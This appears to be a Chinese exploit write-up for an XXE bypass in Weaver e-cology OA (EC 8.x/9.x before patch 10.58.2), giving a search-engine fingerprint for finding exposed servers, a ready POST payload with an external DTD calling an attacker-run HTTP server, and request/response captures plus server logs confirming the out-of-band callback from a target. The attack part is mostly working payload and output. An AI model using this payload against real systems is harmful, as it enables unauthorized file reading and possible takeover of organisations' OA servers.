

# F6-6泛微-E-Cology-XXE


## 漏洞描述：

泛微e-cology某处功能点最初针对用户输入的过滤不太完善，导致在处理用户输入时可触发XXE。后续修复规则依旧可被绕过，本次漏洞即为之前修复规则的绕过。攻击者可利用该漏洞列目录、读取文件，甚至可能获取应用系统的管理

## 影响版本：

泛微 EC 9.x 且补丁版本 < 10.58.2  
泛微 EC 8.x 且补丁版本 < 10.58.2

## 网站图片：



## 网络测绘：

### fofa语法：

鹰图指纹：app.name="泛微 e-cology 9.0 OA"

## 漏洞复现：

### payload:

```
POST /rest/ofs/deleteUserRequestInfoByXml HTTP/1.1
Host: your-ip
Content-Type: application/xml

<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE syscode SYSTEM "http://0.0.0.0:6666/flag.txt">
<M><syscode>&send;</syscode></M>
```

### 效果图:

### 验证：

Request

```
1 POST /rest/ofs/ReceiveCCRequestByXml HTTP/1.1
2 Host: 0.0.0.0:9412
3 Content-Type: application/xml
4
5 <?xml version="1.0" encoding="utf-8"?>
6 <!DOCTYPE syscode SYSTEM "http://0.0.0.0:6666/flag.txt">
7 <M><syscode>&send;</syscode></M>
8
```

Responses 177bytes / 266ms

```
1 HTTP/1.1 200 OK
2 Server: WWS
3 Cache-Control: private
4 X-Frame-Options: SAMEORIGIN
5 X-XSS-Protection: 1
6 Set-Cookie: ecology_JSessionid=aaa3PJK
7 Content-Type: application/xml; charset=
8 Date: Sun, 23 Jul 2023 05:04:48 GMT
9 Content-Length: 177
10
11 <ResultInfo><syscode></syscode><operRes
dataType><operType>Check</operType><mes
```

```
[root@VM-24-14-centos ~]# python3 -m http.server 6666
Serving HTTP on 0.0.0.0 port 6666 (http://0.0.0.0:6666/) ...
222.191.253.210 - - [23/Jul/2023 13:04:48] code 404, message File not found
222.191.253.210 - - [23/Jul/2023 13:04:48] "GET /flag.txt HTTP/1.1" 404 -
```

Request

< > 数据包扫描 热加载 构造请求

1 POST /rest/ofs/deleteUserRequestInfoByXml HTTP/1.1

2 Host: 222.191.253.210:49412

3 Content-Type: application/xml

4

5 <?xml version="1.0" encoding="utf-8"?>

6 <!DOCTYPE syscode SYSTEM "http://222.191.253.210:6666/aaaaaaaaaaaaaaaaaaaa.txt">

7 <M><syscode>&send;</syscode></M>

Responses 178bytes / 310ms

1 HTTP/1.1 200 OK

2 Server: WVS

3 Cache-Control: private

4 X-Frame-Options: SAMEORIGIN

5 X-XSS-Protection: 1

6 Set-Cookie: ecology\_sessionid=aaa0xc16

7 Content-Type: application/xml; charset=

8 Date: Sun, 23 Jul 2023 05:12:32 GMT

9 Content-Length: 178

10

11 <ResultInfo><syscode></syscode><openRes

dataTypeInfo><operType>Del</operType><messa

ResultInfo>

```
[root@VM-24-14-centos ~]# python3 -m http.server 6666
Serving HTTP on 0.0.0.0 port 6666 (http://0.0.0.0:6666/) ...
222.191.253.210 - - [23/Jul/2023 13:12:32] code 404, message File not found
222.191.253.210 - - [23/Jul/2023 13:12:32] "GET /aaaaaaaaaaaaaaaaaaaa.txt HTTP/1.1" 404 -
```